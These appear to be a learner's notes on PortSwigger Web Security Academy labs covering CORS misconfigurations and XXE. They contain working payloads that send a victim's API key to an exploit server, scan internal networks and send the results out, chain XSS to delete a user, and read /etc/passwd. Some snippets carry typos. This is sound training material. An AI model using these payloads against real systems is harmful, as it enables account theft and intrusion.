  req.open('get', 'https://0a13000e041bc5fac0d4793d00fc006a.web-security-academy.net/accountDetails=true');
  req.withCredentials = true;
  req.send();

  function reqListener() {
    location = '/log?key=' + this.responseText;
  }
</script>
```

## Lab 2: CORS vulnerability with trusted null origin

### APPRENTICE

This website has an insecure [CORS](#) configuration in that it trusts the "null" origin.

To solve the lab, craft some JavaScript that uses CORS to retrieve the administrator's API key and upload the code to your exploit server. The lab is solved when you successfully submit the administrator's API key.

You can log in to your own account using the following credentials: wiener:peter

### [Access the lab](#)

### Solution

1. Check intercept is off, then use Burp's browser to log in to your account. Click "My account".
2. Review the history and observe that your key is retrieved via an AJAX request to /accountDetails, and the response contains the Access-Control-Allow-Credentials header suggesting that it may support CORS.
3. Send the request to Burp Repeater, and resubmit it with the added header Origin: null.
4. Observe that the "null" origin is reflected in the [Access-Control-Allow-Origin](#) header.
5. In the browser, go to the exploit server and enter the following HTML, replacing \$url with the URL for your unique lab URL and \$exploit-server-url with the exploit server URL:
6. <iframe sandbox="allow-scripts allow-top-navigation allow-forms" srcdoc=<script>

```
var req = new XMLHttpRequest();

req.onload = reqListener;

req.open('get', '$url/accountDetails', true);

req.withCredentials = true;

req.send();

function reqListener() {

    location = '$exploit-server-url/log?key=' + encodeURIComponent(this.responseText);

};

</script>"></iframe>
```

Notice the use of an iframe sandbox as this generates a null origin request.

7. Click "View exploit". Observe that the exploit works - you have landed on the log page and your API key is in the URL.
8. Go back to the exploit server and click "Deliver exploit to victim".
9. Click "Access log", retrieve and submit the victim's API key to complete the lab.

```
Lab #2 - CORS Vulnerability with trusted null origin

Target Goal - exploit the CORS misconfiguration to retrieve
the administrator's API key

Creds - wiener:peter

Analysis:

Testing for CORS misconfigurations:
1. Change the origin header to an arbitrary value
2. Change the origin header to the null value
3.
```

## Original request

**Request**

Pretty	Raw	Hex
1 GET /accountDetails HTTP/1.1 2 Host: 0a2e00a304f54372c0c2304b00b2008b.web-security-academy.net 3 Cookie: session=uxezM8sZMjKZAhXNgX5fi63soYLL9s69 4 Sec-Ch-Ua: "Not.A/Brand";v="8", "Chromium";v="102" 5 Sec-Ch-Ua-Mobile: ?0 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36 7 Sec-Ch-Ua-Platform: "Windows" 8 Accept: */* 9 Sec-Fetch-Site: same-origin 10 Sec-Fetch-Mode: cors 11 Sec-Fetch-Dest: empty 12 Referer: https://0a2e00a304f54372c0c2304b00b2008b.web-security-academy.net/my-account 13 Accept-Encoding: gzip, deflate 14 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7 15 Connection: close 16		

**Response**

Pretty	Raw	Hex	Render
1 HTTP/1.1 200 OK 2 Access-Control-Allow-Credentials: true 3 Content-Type: application/json; charset=utf-8 4 Connection: close 5 Content-Length: 149 6 7 { 8   "username": "wiener", 9   "email": "", 10  "apikey": "ZVWL75u3loxBTyiBEVcZKBcllPK2NXAm", 11  "sessions": [ 12    "uxezM8sZMjKZAhXNgX5fi63soYLL9s69" 13  ] 14 }			

## Changed request with origin header in request

**Request**

Pretty	Raw	Hex
1 GET /accountDetails HTTP/1.1 2 Host: 0a2e00a304f54372c0c2304b00b2008b.web-security-academy.net 3 Cookie: session=uxezM8sZMjKZAhXNgX5fi63soYLL9s69 4 Sec-Ch-Ua: "Not.A/Brand";v="8", "Chromium";v="102" 5 Sec-Ch-Ua-Mobile: ?0 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36 7 Sec-Ch-Ua-Platform: "Windows" 8 Accept: */* 9 Sec-Fetch-Site: same-origin 10 Sec-Fetch-Mode: cors 11 Sec-Fetch-Dest: empty 12 Referer: https://0a2e00a304f54372c0c2304b00b2008b.web-security-academy.net/my-account 13 Accept-Encoding: gzip, deflate 14 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7 15 Origin: null 16 Connection: close 17		

**Response**

Pretty	Raw	Hex	Render
1 HTTP/1.1 200 OK 2 Access-Control-Allow-Origin: null 3 Access-Control-Allow-Credentials: true 4 Content-Type: application/json; charset=utf-8 5 Connection: close 6 Content-Length: 149 7 8 { 9   "username": "wiener", 10  "email": "", 11  "apikey": "ZVWL75u3loxBTyiBEVcZKBcllPK2NXAm", 12  "sessions": [ 13    "uxezM8sZMjKZAhXNgX5fi63soYLL9s69" 14  ] 15 }			

it does not accept arbitrary origin because we don't see access control allow origin in response header

**Request**

Pretty	Raw	Hex
1 GET /accountDetails HTTP/1.1 2 Host: 0a2e00a304f54372c0c2304b00b2008b.web-security-academy.net 3 Cookie: session=uxezM8sZMjKZAhXNgX5fi63soYLL9s69 4 Sec-Ch-Ua: "Not.A/Brand";v="8", "Chromium";v="102" 5 Sec-Ch-Ua-Mobile: ?0 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36 7 Sec-Ch-Ua-Platform: "Windows" 8 Accept: */* 9 Sec-Fetch-Site: same-origin 10 Sec-Fetch-Mode: cors 11 Sec-Fetch-Dest: empty 12 Referer: https://0a2e00a304f54372c0c2304b00b2008b.web-security-academy.net/my-account 13 Accept-Encoding: gzip, deflate 14 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7 15 Origin: https://example.com 16 Connection: close 17		

**Response**

Pretty	Raw	Hex	Render
1 HTTP/1.1 200 OK 2 Access-Control-Allow-Credentials: true 3 Content-Type: application/json; charset=utf-8 4 Connection: close 5 Content-Length: 149 6 7 { 8   "username": "wiener", 9   "email": "", 10  "apikey": "ZVWL75u3loxBTyiBEVcZKBcllPK2NXAm", 11  "sessions": [ 12    "uxezM8sZMjKZAhXNgX5fi63soYLL9s69" 13  ] 14 }			

File:  
/exploit

Head:  
HTTP/1.1 200 OK  
Content-Type: text/html; charset=utf-8

Body:

```
<iframe sandbox="allow-scripts allow-top-navigation allow-forms" srccode=<script>
var xhr = new XMLHttpRequest();
var url = 'https://0a2e00a304f54372c0c2304b00b2008b.web-security-academy.net'
xhr.onreadystatechange = function(){
if (xhr.readyState == XMLHttpRequest.DONE){
fetch('https://exploit-0a68001204324341c03b302801ed0016.web-security-academy.net/log?key=' + xhr.responseText)
}
}
xhr.open('get',url + '/accountDetails',true);
xhr.withCredentials = true;
xhr.send(null);
</script>></iframe>
```

```
<iframe sandbox="allow-scripts allow-top-navigation allow-forms" srcdoc="<script>

    var xhr = new XMLHttpRequest();
    var url = '';
    xhr.onreadystatechange = function(){
        if (xhr.readyState == XMLHttpRequest.DONE){
            fetch('/log?key' + xhr.responseText)
        }
    }

    xhr.open('get',url + '/accountDetails',true);
    xhr.withCredentials = true;
    xhr.send(null);

</script>"</iframe>
```

---

---

## Lab 3: CORS vul

## **PRACTITIONER**

To solve the lab, craft some JavaScript that uses CORS to retrieve the administrator's API key and upload the code to your exploit server. The lab

is solved when you successfully submit the administrator's API key.

You can

Time

Page 1

1. Check intercept is off, then use Burp's browser to log in and access your account page.
  2. Review the history and observe that your key is retrieved via an AJAX request to /accountDetails, and the response contains the Access-Control-Allow-Credentials header suggesting that it may support CORS.
  3. Send the request to Burp Repeater, and resubmit it with the added header Origin: http://subdomain.lab-id where lab-id is the lab domain name.
  4. Observe that the origin is reflected in the [Access-Control-Allow-Origin](#) header, confirming that the CORS configuration allows access from arbitrary subdomains, both HTTPS and HTTP.
  5. Open a product page, click **Check stock** and observe that it is loaded using a HTTP URL on a subdomain.
  6. Observe that the productId parameter is vulnerable to [XSS](#).
  7. In the browser, go to the exploit server and enter the following HTML, replacing \$your-lab-url with your unique lab URL and \$exploit-server-url with your exploit server URL:

```
document.location="http://stock.$your-lab-url/?productId=4<script>var req = new XMLHttpRequest(); req.onload = reqListener; req.open('get','https://$your-lab-url/accountDetails',true); req.withCredentials = true;req.send();function reqListener(){location='https://$exploit-server-url/log?key=%2bthis.responseText; };</script>&storeId=1" </script>
```
  8. <script>

```
document.location="http://stock.$your-lab-url/?productId=4<script>var req = new XMLHttpRequest(); req.onload = reqListener; req.open('get','https://$your-lab-url/accountDetails',true); req.withCredentials = true;req.send();function reqListener(){location='https://$exploit-server-url/log?key=%2bthis.responseText; };</script>&storeId=1" </script>
```

9. Click **View exploit**. Observe that the exploit works - you have landed on the log page and your API key is in the URL.
10. Go back to the exploit server and click **Deliver exploit to victim**.
11. Click **Access log**, retrieve and submit the victim's API key to complete the lab.
- 12.

```

1 Lab #3 - CORS vulnerability with trusted insecure protocols
2
3 Target Goal - exploit the CORS misconfiguration to retrieve
4 the administrator's API key
5 Creds - wiener:peter
6
7 Analysis:
8
9 Testing for CORS misconfigurations:
10 1. Change the origin header to an arbitrary value
11 2. Change the origin header to the null value
12 3. Change the origin header to one that begins with the origin
13 of the site.
14 4. Change the origin header to one that ends with the origin
of the site.|
```

#### Original request

Request		Response	
Pretty	Raw	Pretty	Raw
1 GET /accountDetails HTTP/1.1 2 Host: 0ac500d503071dcc09c329d00890084.web-security-academy.net 3 Cookie: session=zFyJQ4tcLnwe2yrcSyPTahu0AAcZo4fo 4 Sec-Ch-Ua: "Not/A/Brand";v="0", "Chromium";v="102" 5 Sec-Ch-Ua-Mobile: ?0 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36 7 Sec-Ch-Ua-Platform: "Windows" 8 Accept: /* 9 Sec-Fetch-Site: same-origin 10 Sec-Fetch-Mode: cors 11 Sec-Fetch-Dest: empty 12 Referer: https://0ac500d503071dcc09c329d00890084.web-security-academy.net/my-account?id=wiene r 13 Accept-Encoding: gzip, deflate 14 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7 15 Connection: close		1 HTTP/1.1 200 OK 2 Access-Control-Allow-Credentials: true 3 Content-Type: application/json; charset=utf-8 4 Connection: close 5 Content-Length: 149 6 7 { 8   "username": "wiener", 9   "email": "", 10  "apikey": "lrfxuNm7RChAPGkBp2qBPWdcPSWKegdx", 11  "sessions": [ 12    "zFyJQ4tcLnwe2yrcSyPTahu0AAcZo4fo" 13 ] 14 }	

#### Origin: null

Request		Response	
Pretty	Raw	Pretty	Raw
1 GET /accountDetails HTTP/1.1 2 Host: 0ac500d503071dcc09c329d00890084.web-security-academy.net 3 Cookie: session=zFyJQ4tcLnwe2yrcSyPTahu0AAcZo4fo 4 Sec-Ch-Ua: "Not/A/Brand";v="0", "Chromium";v="102" 5 Sec-Ch-Ua-Mobile: ?0 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36 7 Sec-Ch-Ua-Platform: "Windows" 8 Accept: /* 9 Sec-Fetch-Site: same-origin 10 Sec-Fetch-Mode: cors 11 Sec-Fetch-Dest: empty 12 Referer: https://0ac500d503071dcc09c329d00890084.web-security-academy.net/my-account?id=wiene r 13 Accept-Encoding: gzip, deflate 14 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7 15 Origin: null 16 Connection: close		1 HTTP/1.1 200 OK 2 Access-Control-Allow-Credentials: true 3 Content-Type: application/json; charset=utf-8 4 Connection: close 5 Content-Length: 149 6 7 { 8   "username": "wiener", 9   "email": "", 10  "apikey": "lrfxuNm7RChAPGkBp2qBPWdcPSWKegdx", 11  "sessions": [ 12    "zFyJQ4tcLnwe2yrcSyPTahu0AAcZo4fo" 13 ] 14 }	

#### Origin: https://example.com

Request		Response	
Pretty	Raw	Pretty	Raw
1 GET /accountDetails HTTP/1.1 2 Host: 0ac500d503071dcc09c329d00890084.web-security-academy.net 3 Cookie: session=zFyJQ4tcLnwe2yrcSyPTahu0AAcZo4fo 4 Sec-Ch-Ua: "Not/A/Brand";v="0", "Chromium";v="102" 5 Sec-Ch-Ua-Mobile: ?0 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36 7 Sec-Ch-Ua-Platform: "Windows" 8 Accept: /* 9 Sec-Fetch-Site: same-origin 10 Sec-Fetch-Mode: cors 11 Sec-Fetch-Dest: empty 12 Referer: https://0ac500d503071dcc09c329d00890084.web-security-academy.net/my-account?id=wiene r 13 Accept-Encoding: gzip, deflate 14 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7 15 Origin: https://example.com 16 Connection: close		1 HTTP/1.1 200 OK 2 Access-Control-Allow-Credentials: true 3 Content-Type: application/json; charset=utf-8 4 Connection: close 5 Content-Length: 149 6 7 { 8   "username": "wiener", 9   "email": "", 10  "apikey": "lrfxuNm7RChAPGkBp2qBPWdcPSWKegdx", 11  "sessions": [ 12    "zFyJQ4tcLnwe2yrcSyPTahu0AAcZo4fo" 13 ] 14 }	

Origin: https://0afc003d04ef8af1c0575636004d0093.web-security-academy.net --> hostla aynı

```

Request
Pretty Raw Hex
1 GET /accountDetails HTTP/1.1
2 Host: 0acf003d03071dcc09c329d00890084.web-security-academy.net
3 Cookie: session=zFyJQ4tcLmwe2yrcSyPTahu0AAcZo4fo
4 Sec-Ch-Ua: "Not,A/Brand";v="8", "Chromium";v="102"
5 Sec-Ch-Ua-Mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept: */
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: https://0acf003d03071dcc09c329d00890084.web-security-academy.net/my-account?id=wien
13
14 Accept-Encoding: gzip, deflate
15 Accept-Language: tr-TR, tr;q=0.9, en-US;q=0.8, en;q=0.7
16 Origin: https://0acf003d03071dcc09c329d00890084.web-security-academy.net
17 Connection: close
  
```

Response

```

Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: https://0acf003d03071dcc09c329d00890084.web-security-academy.net
3 Access-Control-Allow-Credentials: true
4 Content-Type: application/json; charset=utf-8
5 Connection: close
6 Content-Length: 149
7
8 {
9   "username": "wien",
10  "email": "",
11  "apiKey": "lrfxuM7R2bAPgkBpZqBPWdcFSWKwgdx",
12  "sessions": [
13    "zFyJQ4tcLmwe2yrcSyPTahu0AAcZo4fo"
14  ]
15 }
  
```

Origin: https://0afc003d04ef8af1c0575636004d0093.web-security-academy.net.malicious.com

```

Request
Pretty Raw Hex
1 GET /accountDetails HTTP/1.1
2 Host: 0acf003d03071dcc09c329d00890084.web-security-academy.net
3 Cookie: session=zFyJQ4tcLmwe2yrcSyPTahu0AAcZo4fo
4 Sec-Ch-Ua: "Not,A/Brand";v="8", "Chromium";v="102"
5 Sec-Ch-Ua-Mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept: */
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: https://0acf003d03071dcc09c329d00890084.web-security-academy.net/my-account?id=wien
13
14 Accept-Encoding: gzip, deflate
15 Accept-Language: tr-TR, tr;q=0.9, en-US;q=0.8, en;q=0.7
16 Origin: https://0acf003d03071dcc09c329d00890084.web-security-academy.net.malicious.com
17 Connection: close
  
```

Response

```

Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Credentials: true
3 Content-Type: application/json; charset=utf-8
4 Connection: close
5 Content-Length: 149
6
7 {
8   "username": "wien",
9   "email": "",
10  "apiKey": "lrfxuM7R2bAPgkBpZqBPWdcFSWKwgdx",
11  "sessions": [
12    "zFyJQ4tcLmwe2yrcSyPTahu0AAcZo4fo"
13  ]
14 }
  
```

Origin: https://random.0afc003d04ef8af1c0575636004d0093.web-security-academy.net

```

Request
Pretty Raw Hex
1 GET /accountDetails HTTP/1.1
2 Host: 0acf003d03071dcc09c329d00890084.web-security-academy.net
3 Cookie: session=zFyJQ4tcLmwe2yrcSyPTahu0AAcZo4fo
4 Sec-Ch-Ua: "Not,A/Brand";v="8", "Chromium";v="102"
5 Sec-Ch-Ua-Mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept: */
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: https://0acf003d03071dcc09c329d00890084.web-security-academy.net/my-account?id=wien
13
14 Accept-Encoding: gzip, deflate
15 Accept-Language: tr-TR, tr;q=0.9, en-US;q=0.8, en;q=0.7
16 Origin: https://random.0acf003d03071dcc09c329d00890084.web-security-academy.net
17 Connection: close
  
```

Response

```

Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: https://random.0acf003d03071dcc09c329d00890084.web-security-academy.net
3 Access-Control-Allow-Credentials: true
4 Content-Type: application/json; charset=utf-8
5 Connection: close
6 Content-Length: 149
7
8 {
9   "username": "wien",
10  "email": "",
11  "apiKey": "lrfxuM7R2bAPgkBpZqBPWdcFSWKwgdx",
12  "sessions": [
13    "zFyJQ4tcLmwe2yrcSyPTahu0AAcZo4fo"
14  ]
15 }
  
```

## Vulnerable endpoint

```

Request
Pretty Raw Hex
1 GET /?productId=1&storeId=1 HTTP/1.1
2 Host: stock.0acf003d03071dcc09c329d00890084.web-security-academy.net
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn,g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: tr-TR, tr;q=0.9, en-US;q=0.8, en;q=0.7
8 Connection: close
9
  
```

Response

```

Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Set-Cookie: session=in0d#4MSk6vCK1Ms51TpCwksInsJHOD; Secure; HttpOnly; SameSite=None
4 Connection: close
5 Content-Length: 16
6
7 Stock level: 746
  
```

```

Request
Pretty Raw Hex
1 GET /?productId=script<alert(1)>/script&storeId=1 HTTP/1.1
2 Host: stock.0acf003d03071dcc09c329d00890084.web-security-academy.net
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn,g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: tr-TR, tr;q=0.9, en-US;q=0.8, en;q=0.7
8 Connection: close
9
  
```

Response

```

Pretty Raw Hex Render
1 HTTP/1.1 400 Bad Request
2 Content-Type: text/html; charset=utf-8
3 Set-Cookie: session=db4QBZw0JL0Z1spk11cBLPvH3gVcQfyf; Secure; HttpOnly; SameSite=None
4 Connection: close
5 Content-Length: 59
6
7 <h2> ERROR </h2>
8 Invalid product ID: <script>
9   alert(1)
10 </script>
  
```

Store and deliver

## Craft a response

URL: <https://exploit-0a6a006303021df3c04a32bb01e00067.web-security-academy.net/exploit>

HTTPS

File:

Head:

## Body:

```
</script>
document.location = "http://stock.0ac50d503071dcc09c329d008090084.web-security-academy.net/?productId=4<script>var req = new XMLHttpRequest();req.onload = reqListener;req.open('get', 'https://0ac50d503071dcc09c329d008090084.web-security-academy.net/accountDetails?true');req.withCredentials = true;req.send();function reqListener() {location.href='https://exploit-0a6a006303021df3c04a32bb01e0067.web-security-academy.net/exploit/log?key=%2bhis.response.Text';}</script>>&storeid=1"
</script>
```

Solution payload:

// document.location should be 1 line so delete spaces

```
<script>document.location="http://stock.0ac500d503071dccc09c329d00890084.web-security-academy.net/?productId=4<script>var req = new XMLHttpRequest(); req.onload = reqListener; req.open('get','https://0ac500d503071dccc09c329d00890084.web-security-academy.net/accountDetails',true); req.withCredentials = true;req.send();function reqListener() {location='https://exploit-0a6a006303021df3c04a32bb01e00067.web-security-academy.net/exploit/log?key=%2bthis.responseText'; };>%3c/script>&storeId=1</script>
```

Kodun anlaşılır hali →

document.location="http://stock.0ac500d503071dccc09c329d00890084.web-security-academy.net/?productId=4<script>

```
var req = new XMLHttpRequest();
```

```
req.onload = reqListener;
```

```
req.open('get','https://0ac500d503071dccc09c329d00890084.web-security-academy.net/accountDetails',true);
```

```
req.withCredentials = true;
```

```
req.send();
```

```
function reqListener() {
```

location='https://exploit-0a6a006303021df3c04a32bb01e00067.web-securityacademy.net/exploit/log?key='

```
%2bthis.responseText; };
```

%3c/script>&storeId=1"

Stens:

GET /accountDetails // → Origin: null

GET /accountDetails // → Origin: https://example.com

GET /accountDetails // → Origin: https://0afc003d04ef8af1c0575636004d0093.web-security-academy.net --> hostla avni

GET /accountDetails // → Origin: https://0afc003d04ef8af1c0575636004d0093.web-security-academy.net.malicious.com

GET /accountDetails // → Origin: https://random.0afc003d04ef8af1c0575636004d0093.web-security-academy.net

## Lab 4: CORS vulnerability with internal network pivot attack

### EXPERT

This website has an insecure [CORS](#) configuration in that it trusts all internal network origins.

This lab requires multiple steps to complete. To solve the lab, craft some JavaScript to locate an endpoint on the local network (192.168.0.0/24, port 8080) that you can then use to identify and create a CORS-based attack to delete a user. The lab is solved when you delete user Carlos.

### Note

To prevent the Academy platform being used to attack third parties, our firewall blocks interactions between the labs and arbitrary external systems. To solve the lab, you must use the provided exploit server and/or Burp Collaborator's default public server. [Access the lab](#)

### Solution:

#### Step 1

First we need to scan the local network for the endpoint. Replace \$collaboratorPayload with your own Collaborator payload or exploit server URL. Enter the following code into the exploit server. Click store then "Deliver exploit to victim". Inspect the log or the Collaborator interaction and look at the code parameter sent to it.

```
<script>

var q = [], collaboratorURL = 'http://$collaboratorPayload';

for(i=1;i<=255;i++) {
    q.push(function(url) {
        return function(wait) {
            fetchUrl(url, wait);
        }
    }('http://192.168.0.'+i+':8080'));
}

for(i=1;i<=20;i++){
    if(q.length)q.shift()(i*100);
}

function fetchUrl(url, wait) {
    var controller = new AbortController(), signal = controller.signal;
    fetch(url, {signal}).then(r => r.text()).then(text => {
        location = collaboratorURL + '?ip=' + url.replace(/^http:\\//,'') + '&code=' + encodeURIComponent(text) + '&' + Date.now();
    }));
    .catch(e => {
        if(q.length) {
            q.shift()(wait);
        }
    });
    setTimeout(x => {
        controller.abort();
        if(q.length) {
            q.shift()(wait);
        }
    })
}
```

```
    }, wait);
}

</script>
```

### Step 2

Clear the code from stage 1 and enter the following code in the exploit server. Replace \$ip with the IP address and port number retrieved from your collaborator interaction. Don't forget to add your Collaborator payload or exploit server URL again. Update and deliver your exploit. We will now probe the username field for an [XSS](#) vulnerability. You should retrieve a Collaborator interaction with foundXSS=1 in the URL or you will see foundXSS=1 in the log.

```
<script>

function xss(url, text, vector) {

    location = url + '/login?time=' + Date.now() + '&username=' + encodeURIComponent(vector) + '&password=test&csrf=' + text.match(/csrf" value="([^\"]+)" \/>)[1];
}

function fetchUrl(url, collaboratorURL){

    fetch(url).then(r => r.text()).then(text => {
        xss(url, text, """><img src='+collaboratorURL+'?foundXSS=1'>');
    })
}

fetchUrl("http://$ip", "http://$collaboratorPayload");

</script>
```

### Step 3

Clear the code from stage 2 and enter the following code in the exploit server. Replace \$ip with the same IP address and port number as in step 2 and don't forget to add your Collaborator payload or exploit server again. Update and deliver your exploit. Your Collaborator interaction or your exploit server log should now give you the source code of the admin page.

```
<script>

function xss(url, text, vector) {

    location = url + '/login?time=' + Date.now() + '&username=' + encodeURIComponent(vector) + '&password=test&csrf=' + text.match(/csrf" value="([^\"]+)" \/>)[1];
}

function fetchUrl(url, collaboratorURL){

    fetch(url).then(r=>r.text()).then(text=>
    {
        xss(url, text, """><iframe src=/admin onload="new
Image().src='"+collaboratorURL+'?code=\'+encodeURIComponent(this.contentWindow.document.body.innerHTML)">');
    })
}

fetchUrl("http://$ip", "http://$collaboratorPayload");

</script>
```

### Step 4

Read the source code retrieved from step 3 in your Collaborator interaction or on the exploit server log. You'll notice there's a form that allows you to delete a user. Clear the code from stage 3 and enter the following code in the exploit server. Replace \$ip with the same IP address and port number as in steps 2 and 3. The code submits the form to delete carlos by injecting an iframe pointing to the /admin page.

```
<script>

function xss(url, text, vector) {
    location = url + '/login?time=' + Date.now() + '&username=' + encodeURIComponent(vector) + '&password=test&csrf=' + text.match(/csrf" value="([^\"]+)" \/>')[1];
}

function fetchUrl(url){
    fetch(url).then(r=>r.text()).then(text=>
    {
        XSS(url, text, "")><iframe src=/admin onload="var f=this.contentWindow.document.forms[0];if(f.username)f.username.value=\\'carlos\\\';f.submit()">;
    })
})
}

fetchUrl("http://$ip");
</script>
```

Click on "Deliver exploit to victim" to submit the code. Once you have submitted the form to delete user carlos then you have completed the lab.

Bunu çözmedim sonra tekrar bak bu direk community çözümü

---

## XXE

Lab 1: Exploiting XXE using external entities to retrieve files

### APPRENTICE

This lab has a "Check stock" feature that parses XML input and returns any unexpected values in the response.

To solve the lab, inject an XML external entity to retrieve the contents of the /etc/passwd file. [Access the lab](#)

### Solution

1. Visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.
2. Insert the following external entity definition in between the XML declaration and the stockCheck element:

```
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
```

3. Replace the productId number with a reference to the external entity: &xxe;. The response should contain "Invalid product ID:" followed by the contents of the /etc/passwd file.

**Request**

Pretty	Raw	Hex
<pre> 1 POST /product/stock HTTP/1.1 2 Host: Oaf7007f04be2841c0fc3c6e0005006f.web-security-academy.net 3 Cookie: session=kc10P4a7XNkeeyfzG1L1UlmxVmnuOmFO6 4 Content-Length: 107 5 Sec-Ch-Ua: "Not/A/Brand";v="8", "Chromium";v="102" 6 Sec-Ch-Ua-Mobile: ?0 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36 8 Sec-Ch-Ua-Platform: "Windows" 9 Content-Type: application/xml 10 Accept: /* 11 Origin: https://Oaf7007f04be2841c0fc3c6e0005006f.web-security-academy.net 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: https://Oaf7007f04be2841c0fc3c6e0005006f.web-security-academy.net/product?productId=1 16 Accept-Encoding: gzip, deflate 17 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7 18 Connection: close 19 20 &lt;?xml version="1.0" encoding="UTF-8"?&gt; &lt;stockCheck&gt;     &lt;productId&gt;         1     &lt;/productId&gt;     &lt;storeId&gt;         3     &lt;/storeId&gt; &lt;/stockCheck&gt;</pre>		

**Response**

Pretty	Raw	Hex	Render
<pre> 1 HTTP/1.1 200 OK 2 Content-Type: text/plain; charset=utf-8 3 Connection: close 4 Content-Length: 3 5 6 488</pre>			

Change this request with

**Request**

Pretty	Raw	Hex
<pre> 1 POST /product/stock HTTP/1.1 2 Host: Oaf7007f04be2841c0fc3c6e0005006f.web-security-academy.net 3 Cookie: session=kc10P4a7XNkeeyfzG1L1UlmxVmnuOmFO6 4 Content-Length: 180 5 Sec-Ch-Ua: "Not/A/Brand";v="8", "Chromium";v="102" 6 Sec-Ch-Ua-Mobile: ?0 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36 8 Sec-Ch-Ua-Platform: "Windows" 9 Content-Type: application/xml 10 Accept: /* 11 Origin: https://Oaf7007f04be2841c0fc3c6e0005006f.web-security-academy.net 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: https://Oaf7007f04be2841c0fc3c6e0005006f.web-security-academy.net/product?productId=3 16 Accept-Encoding: gzip, deflate 17 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7 18 Connection: close 19 20 &lt;?xml version="1.0" encoding="UTF-8"?&gt; &lt;!DOCTYPE test [ &lt;!ENTITY xxe SYSTEM "file:///etc/passwd"&gt; ]&gt; &lt;stockCheck&gt;     &lt;productId&gt;         &amp;xxe;     &lt;/productId&gt;     &lt;storeId&gt;         3     &lt;/storeId&gt; &lt;/stockCheck&gt;</pre>		

**Response**

Pretty	Raw	Hex	Render
